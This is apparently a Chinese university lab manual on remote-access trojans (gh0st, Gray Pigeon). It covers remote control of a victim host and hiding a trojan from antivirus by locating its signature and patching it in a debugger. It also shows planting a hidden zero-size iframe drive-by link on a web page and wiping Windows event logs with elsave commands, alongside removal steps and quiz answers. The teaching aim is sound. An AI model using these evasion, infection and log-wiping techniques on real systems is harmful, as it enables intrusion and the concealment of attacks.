
服务端程序运行成功后，主机 A 在“Connections”会自动上线，如图 11 所示：



主机 A 右键单击上线主机，显示出可以进行的操作。如图 12 所示：



主机 A 右键单击“文件管理”，即可进入到文件管理界面，上方为本地资源，下方为远程资源。点击下方的 C 盘盘符，即可进入到对方 C 盘下的目录。如图 14 所示：



可以进行文件的复制、删除等操作。

步骤 4、gh0st 木马简单分析

主机 A 右键单击远程终端，输入“ipconfig”即可查看主机 B 的 IP 地址，如图 15 所示：




输入命令“netstat -no”，查看当前网络连接，可知在 80 端口进行通信的进程 ID 为“832”。如图所示：



输入命令“net start”，查看主机 B 系统所开起的服务。请主机 B 把自己的命令行执行“net start”的结果截图，并上传。

(实验过程中自定义的服务显示名称为 Microsoft,故在主机 B 运行命令 net start 查看 B 系统开启的服务有 Microsoft)



回答问题：大多数特洛伊木马包含客户端和服务端两个部分，也就是说，木马其实是一个 C/S 结构的程序。（ A ）

- A. 正确
- B. 错误

回答问题：与客户端进行通信的进程在（ A ）

- A. 主机 A: C: \tools\网络攻防工具集\gh0st\server.exe
- B. 主机 A: C: \Windows\SysWOW64\svchost.exe
- C. 主机 B: C: \User\Administrator\Desktop\server.exe
- D. 主机 B: C: \Windows\SysWOW64\svchost.exe

木马免杀

本实验主机 A、B 为一组，C、D 为一组，E、F 为一组。

步骤 1、定位特征码

下面我们将利用“MyCCL”的复合定位功能来完成对特征码的定位。

(1) 单击 Vstart 工具集->网络攻防中的“灰鸽子”按钮，打开灰鸽子控制端，配置木马安装程序，将木马安装程序生成至桌面。

(2) 单击 Vstart 工具集->网络攻防中的“MyCCL”按钮，打开 MyCCL。点击“文件”按钮，选择生成木马安装程序“Server_Setup.exe”。在“开始位置”填入程序的起始位置“00000400”，分块个数中填入“100”，其它选择默认，此时单位长度为 7603。点击“生成”按钮，弹出“Confirm”提示框选择“Yes”，生成“OUTPUT”文件夹。

进入 OUTPUT 文件夹，我们可以看到由原木马程序衍生出的 100 个程序，每个程序的命名规则为“序号（十六进制）_填充 0 的起始物理地址_填充长度”。使用 UltraEdit 打开“000A_00012CFE_00001DB3”，观察其 0 填充区首地址为 0x00014AB1H；同样打开“000B_00014AB1_00001DB3”，观察 0 填充区首地址为 0x00016864H。计算两个文件 0 填充区首地址差值 0x1DB3，是否与单位长度一致是。（字母大写）

(3) 单击 Vstart 工具集->网络攻防中的“avgas”按钮，打开杀毒软件。右键点击 OUTPUT 文件夹，在弹出菜单中选择“用 AVG Anti-Spyware 扫描”进行查杀。查杀结束后，点击“应用所有操作”按钮，清除病毒。打开 OUTPUT 文件夹，发现“0052_00098756_00001DB3”后的程序已经被删除，共计 17 个。

注：如果 avgas 工具不能用，请先到

D:\ExpNIC\NetAD\Tools\AVG_AntiSpyware 中先运行下 StartAVG.vbs。（4）

点击“MyCCL”中“二次处理”按钮，重新对生成文件进行分析，MyCCL 会提示文件 0009A509_00001DB3 出现特征码。打开 OUTPUT 文件夹，使用 UltraEdit 查看序号为“0053”后的程序，会发现每个程序从 0009A509 开始，长度为 00001DB3 均被 0 填充。

(5) 再次对“OUTPUT”文件夹进行病毒查杀，此时杀毒软件提示没有病毒，证明除了被填充 0 区段含有特征码，其它位置已无特征码。

(6) MyCCL 再次进行二次处理, 这时会产生特征码分布示意图, 证明含有特征码的区段已经定位完毕。

(7) 点击“特征区间”按钮, 打开“填充/特征码 区间设定”页签。[特征]0009A509_00001DB3 即为特征码的位置区间, 选择[特征]0009A509_00001DB3, 点击右键, 选择“复合定位此处特征”, 回到 MyCCL 主界面, 再次设定分块个数为 100, 点击“生成”按钮。重新生成 OUTPUT 文件夹, 对 OUTPUT 文件夹进行病毒查杀。

(8) 查杀完成后, 清除病毒, 再次进行 MyCCL 的二次处理。再次对 OUTPUT 进行病毒查杀。MyCCL 再次进行二次处理, 这时会产生特征码分布示意图, 证明含有特征码的模块已经定位完毕, 其它位置无特征码。

(9) 选择[特征]0009B985_0000004C, 点击右键, 选择“复合定位此处特征”, 回到 MyCCL 主界面, 设定分块个数为 38, 点击“生成”按钮。重新生成 OUTPUT 文件夹, 对 OUTPUT 文件夹进行病毒查杀。

(10) 对 OUTPUT 文件夹进行病毒查杀, 直到定位完毕, 步骤和前面相同。得到[特征]0009B9C3_00000002 即为特征码的精确位置, 如图 1 所示。




图 1 特征码示意分布图

步骤 2、修改特征码

(1) 关闭 Myccl, 单击 Vstart 工具集->网络攻防中的“OC”按钮, 使用工具 OC 将定位到特征码的物理地址 0009B9C3 转换为内存地址。

(2) 关闭 OC, 单击工具集下的病毒攻防下“O1lydbg”按钮, 打开 O1lydbg, 依次点击“文件”|“打开”选择木马安装程序“Server_setup”。

(3) 通过操作“Ctrl+G”|“内存地址”|“确定”, 找到特征码地址(内存地址), 如图 2 所示。

地址	HEX 数据	反汇编
0049C5C3	? E4 EF	IN AL, OEF
0049C5C5	? FFFF	???

图 2 定位特征码

滚动鼠标滑轮, 自动归位到指令首址 0049C5C1, 内容为“MOV EAX, DWORD PTR SS:[EBP-101C]”(特征码包含在该段指令中)。

(4) 在程序的最下方找到一段“00”空白区, 本练习以 004A21E4 为例。

单击鼠标右键, 选择“汇编”, 在弹出窗口填入特征码段内容“MOV EAX, DWORD PTR SS:[EBP-101C]”, 点击“汇编”保存设置。此时会自动跳至下一地址进行编辑, 输入“jmp 0049C5C7”跳转到代码“MOV EAX, DWORD PTR SS:[EBP-101C]”的下一个地址。

(5) 返回到 0049C5C1 处, 右键点击代码, 选择汇编, 写入跳转指令“jmp 004A21E4”。

右键点击空白处, 依次选择“复制到可执行文件”|“所有修改”|“全部复

制”，在弹出界面空白处点击右键，选择“保存文件”，文件名称为“Setup.exe”，退出 Ollydbg。

(6) 对“Setup.exe”进行扫描，若杀毒软件查杀不到，则证明免杀成功。

(7) 将免杀好的木马安装程序“Setup.exe”发给同组主机。同组主机运行 Setup.exe。本机打开木马控制端，等待上线主机出现。上线主机出现，则说明木马安装成功。

回答问题：特征码修改主要包括哪种方法？（ABC）

- A 直接修改法
- B 间接修改法
- C 跳转修改法


木马删除

本任务建立在任务一（网页木马，每组 2 人）的基础上，在完成木马的植入后按以下步骤进行操作。

步骤 1、自动删除

主机 A 通过使用“灰鸽子远程控制”程序卸载木马的“服务器”程序。具体做法：选择上线主机，单击“远程控制命令”属性页，选中“系统操作”属性页，单击界面右侧的“卸载服务端”按钮，卸载木马的“服务器”程序。

请把结果截图并上传：




步骤 2、手动删除

(1) 主机 B 启动 IE 浏览器，单击菜单栏“工具”|“Internet 选项”，弹出“Internet 选项”配置对话框，单击“删除文件”按钮，在弹出的“删除文件”对话框中，选中“删除所有脱机内容”复选框，单击“确定”按钮直到完成。



(2) 双击“我的电脑”，在浏览器中单击“工具”|“文件夹选项”菜单项，单击“查看”属性页，选中“显示所有文件和文件夹”，并将“隐藏受保护的操作系统文件”复选框置为不选中状态，单击“确定”按钮。



(3) 关闭已打开的 Web 页，启动“Windows 任务管理器”。单击“进程”属性页，在“映像名称”中选中所有“IEXPLORE.EXE”进程，单击“结束进程”按钮。

(4) 删除“C:\Windows\Utility Mang.exe”文件。


(5) 启动“服务”管理器(点击开始|程序|管理工具|服务选项)。选中右侧详细列表中的“Utility Mangserver”条目，单击右键，在弹出菜单中选中“属性”菜单项，在弹出的对话框中，将“启动类型”改为“禁用”，单击“确定”按钮。

(6) 启动注册表编辑器，删除“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Utility Mangserver”节点。

(7) 重新启动计算机。

(8) 主机 A 如果还没卸载灰鸽子程序，可打开查看自动上线主机，已经不存在了。

请把不存在的现象截图并上传：



回答问题：木马通常隐藏自己的方法都有哪些？ D

- A 自动运行服务端
- B 修改注册表
- C 启动组
- D 以上都是

木马生成、植入功能

本练习主机 A、B 为一组，C、D 为一组，E、F 为一组。实验角色说明如下：

实验主机	实验角色
主机 A、C、E	木马控制端（木马客户端）
主机 B、D、F	木马被控端（木马服务器）

下面以主机 A、B 为例，说明实验步骤。首先使用“快照 X”恢复 Windows 系统环境。

步骤 1、 木马生成与植入

在进行本实验步骤之前，我们再来阐述一下用户主机通过访问被“挂马”的网站而被植入木马的过程，便于同学们理解和完成实验。

- ①用户访问被“挂马”的网站主页。（此网站是安全的）
- ②“挂马”网站主页中的<iframe>代码链接一个网址（即一个网页木马），使用户主机自动访问网页木马。（通过把<iframe>设置成不可见的，使用户无法察觉到这个过程）
- ③网页木马在得到用户连接后，自动发送安装程序给用户。
- ④如果用户主机存在 MS06014 漏洞，则自动下载木马安装程序并在后台运行。
- ⑤木马安装成功后，木马服务端定时监测控制端是否存在，发现控制端上线后立即弹出端口主动连接控制端打开的被动端口。
- ⑥客户端收到连接请求，建立连接。

（1）生成网页木马

①主机 A 右键“我的电脑”->“管理”->“服务和应用程序”->“服务”，检查 Kingsoft Uplive Service 服务是否为停止状态，如服务已经启动，将其停止。

②主机 A 首先通过 Internet 信息服务（IIS）管理器启动“木马网站”。

③主机 A 点击“Vstart 工具集->网络攻防”中的灰鸽子工具，运行灰鸽子远程监控木马程序。

④主机 A 生成木马的“服务器程序”。

主机 A 单击木马操作界面工具栏“配置服务程序”按钮，弹出“服务器配置”对话框，单击“自动上线设置”属性页，在“IP 通知 http 访问地址、DNS 解析域名或固定 IP”文本框中输入本机 IP 地址，在“保存路径”文本框中输入“D:\ExpNIC\Common\Web\木马网站\Server_Setup.exe”，单击“生成服务器”按钮，生成木马“服务器程序”。

⑤主机 A 编写生成网页木马的脚本。

在桌面建立一个“Trojan.txt”文档，打开“Trojan.txt”，将实验原理中网马脚本写入，并将第 15 行“主机 IP 地址”替换成主机 A 的 IP 地址。

把“Trojan.txt”文件扩展名改为“.htm”，生成“Trojan.htm”。

〔注〕 D:\ExpNIC\NetAD\Projects\Trojan\Trojan.htm 文件提供了 VB 脚本源码。将生成的“Trojan.htm”文件保存到“D:\ExpNIC\Common\Web\木马网站”目录下（“D:\ExpNIC\Common\Web\木马网站”为“木马网站”的网站空间目录），“Trojan.htm”文件就是网页木马程序。

(2) 完成对默认网站的“挂马”过程

①主机 A 进入目录“D:\ExpNIC\Common\Web\wwwroot”，使用记事本打开“index.html”文件。

（“默认网站”的网站空间目录为“D:\ExpNIC\Common\Web\wwwroot”，主页为“index.html”）

②对“index.html”进行编辑。在代码的底部加上<iframe>语句，实现从此网页对网页木马的连接。

```
<iframe src="http://172.16.0.105:9090/Trojan.htm" name="yuxin" width=0 height=0 frameborder=0>
```

(3) 木马的植入

①主机 B 设置监控。

启动 WireShark，捕获主机 A 与主机 B 之间的数据。


选择使用捕获的网卡，开始捕获数据包。

主机 B 启动 IE 浏览器，访问“http://主机 A 的 IP 地址”。

②主机 A 等待“灰鸽子远程控制”程序主界面的“文件管理器”属性页中“文件目录浏览”树中出现“自动上线主机”时通知主机 B。

③主机 B 查看捕获的信息，找出 GET 请求的信息。

将捕获信息进行截图并上传：



步骤 2、木马功能

(1) 文件管理

①主机 B 在目录“D:\Work\Trojan\”下建立一个文本文件，并命名为“Test.txt”。

②主机 A 操作“灰鸽子远程控制”程序来对主机 B 进行文件管理。

单击“文件管理器”属性页，效仿资源管理器的方法在左侧的树形列表的“自动上线主机”下找到主机 B 新建的文件“D:\Work\Trojan\Test.txt”。在右侧的详细列表中对该文件进行重命名操作。

③在主机 B 上观察文件操作的结果。

(2) 系统信息查看

主机 A 操作“灰鸽子远程控制”程序查看主机 B 的操作系统信息。单击“远程控制命令”属性页，选中“系统操作”属性页，单击界面右侧的“系统信息”按钮，查看主机 B 操作系统信息。

(3) 进程查看

①主机 A 操作“灰鸽子远程控制”程序对主机 B 启动的进程进行查看。

单击“远程控制命令”属性页，选中“进程管理”属性页，单击界面右侧的“查看进程”按钮，查看主机 B 进程信息。

②主机 B 查看“进程监控”|“进程视图”枚举出的当前系统运行的进程，并和主机 A 的查看结果相比较。

(4) 注册表管理

主机 A 单击“注册表编辑器”属性页，在左侧树状控件中“远程主机”（主机 B）注册表的“HKEY_LOCAL_MACHINE\Software\”键下，创建新的注册表项；对

新创建的注册表项进行重命名等修改操作；删除新创建的注册表项，主机 B 查看相应注册表项。（运行 regedit）

(5) Telnet 主机 A 操作“灰鸽子远程控制”程序对主机 B 进行远程控制操作，单击菜单项中的“Telnet”按钮，打开 Telnet 窗口，使用“cd c:\”命令进行目录切换，使用“dir”命令显示当前目录内容，使用其它命令进行远程控制。

(6) 其它命令及控制

主机 A 通过使用“灰鸽子远程控制”程序的其它功能（例如“捕获屏幕”），对主机 B 进行控制。

(7) 清理痕迹

「此步骤为单人操作，以主机 A 为例说明」

①查看事件查看器中的日志。

主机 A 点击平台工具栏“事件查看器”按钮，弹出事件查看器。




图 1 查看日志

②删除事件查看器中的日志。

主机 A 使用 elsave 清除日志工具，点击 Vstart 工具集->网络攻防中的 Elsave，进入 elsave 工作目录。

清除目标系统的应用程序日志输入：`elsave -s \\本机 IP 地址 -l "application" -C`

清除目标系统的系统日志输入：`elsave -s \\本机 IP 地址 -l "system" -C`

清除目标系统的安全日志输入：`elsave -s \\本机 IP 地址 -l "security" -C`

输入如下图：



图 2 命令输入

回车后可以查看主机内的系统日志已经被删除了。


